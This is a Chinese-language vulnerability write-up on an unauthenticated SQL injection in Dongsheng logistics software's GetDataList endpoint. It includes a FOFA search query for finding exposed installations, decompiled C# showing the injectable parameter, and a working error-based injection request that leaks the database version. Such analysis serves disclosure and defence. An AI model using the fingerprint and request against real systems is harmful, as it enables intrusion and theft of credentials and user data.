漏洞简介
东胜物流软件是青岛东胜伟业软件有限公司一款集订单管理、仓库管理、运输管理等多种功能于一体的物流管理软件。东胜物流信息管理系统 Chfee_hexiao/GetDataList 接口存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
影响版本
fofa语法
body="FeeCodes/CompanysAdapter.aspx" || body="dhtmlxcombo_whp.js" || body="dongshengsoft" || body="theme/dhtmlxcombo.css"
漏洞分析
系统基于ASP.NET MVC 架构,因此和常规的稍微不同
先看下AccountAreaRegistration里对于路由的定义
namespace DSWeb.Areas.Account;

public class AccountAreaRegistration : AreaRegistration
{
  public override string AreaName => "Account";

  public override void RegisterArea(AreaRegistrationContext context)
  {
    context.MapRoute("Account_default", "Account/{controller}/{action}/{id}", (object) new
    {
      action = "Index",
      id = UrlParameter.Optional
    });
  }
}再看下Chfee_hexiaoController里GetDataList的实现部分
[SqlKeyWordsFilter(Type = "Action")]
public ContentResult GetDataList(
  int start,
  int limit,
  string sort,
  string condition,
  string isload = "0")
{
  int totel = 0;
  List<ChfeeHexiao> hexiaoDataList = ChHexiaoDAL.GetHexiaoDataList(condition, start, limit, out totel, CookieConfig.GetCookie_UserId(this.Request), CookieConfig.GetCookie_UserCode(this.Request), Convert.ToString(this.Session["COMPANYID"]), sort, isload);
  string str = JsonConvert.Serialize(new
  {
    Success = true,
    Message = "查询成功",
    totalCount = totel,
    data = Enumerable.ToList<ChfeeHexiao>((IEnumerable<ChfeeHexiao>) hexiaoDataList)
  });
  return new ContentResult() { Content = str };
}
将参数 start、limit
sort和condition等带入ChHexiaoDAL.GetHexiaoDataList中(数据访问层),其实现如下
public class ChHexiaoDAL
{
  public static List<ChfeeHexiao> GetHexiaoDataList(
    string strCondition,
    int start,
    int limit,
    out int totel,
    string userid = "",
    string usercode = "",
    string orgcode = "",
    string sort = null,
    string isload = "0")
  {
    string rangDaListStr = ChHexiaoDAL.GetRangDAListStr("modPaySettlementList", userid, usercode, orgcode);
    if (!string.IsNullOrEmpty(rangDaListStr))
      strCondition = string.IsNullOrEmpty(strCondition) ? rangDaListStr : $"{strCondition} and {rangDaListStr}";
    StringBuilder stringBuilder = new StringBuilder();
......
stringBuilder.Append(" where 1=1 ");
if (!string.IsNullOrEmpty(strCondition))
  stringBuilder.Append(" and " + strCondition);
string str = DatasetSort.Getsortstring(sort);
if (!string.IsNullOrEmpty(str))
{
  if (str.IndexOf("CREATETIME") >= 0)
    stringBuilder.Append(" order by " + str);
  else
    stringBuilder.Append($" order by {str},CREATETIME DESC");
}
else
  stringBuilder.Append(" order by CREATETIME DESC,CM.BILLNO DESC");
return ChHexiaoDAL.SetHexiaoData(PagerHelper.PageSQL(stringBuilder.ToString(), start, limit, out totel));到这里,漏洞成因就比较明了了,strCondition是直接拼接在stringBuilder语句里,然后用PageSQL进行组装SQL语句后调用SetHexiaoData执行,全程无过滤或校验,导致SQL注入漏洞。
漏洞复现
POST /Account/Chfee_hexiao/GetDataList HTTP/1.1
Host: dongsheng.mrxn.net
Content-Type: application/x-www-form-urlencoded

start=0&condition=1<@@VERSION&limit=10
通过报错注入在响应里回显数据库版本信息。





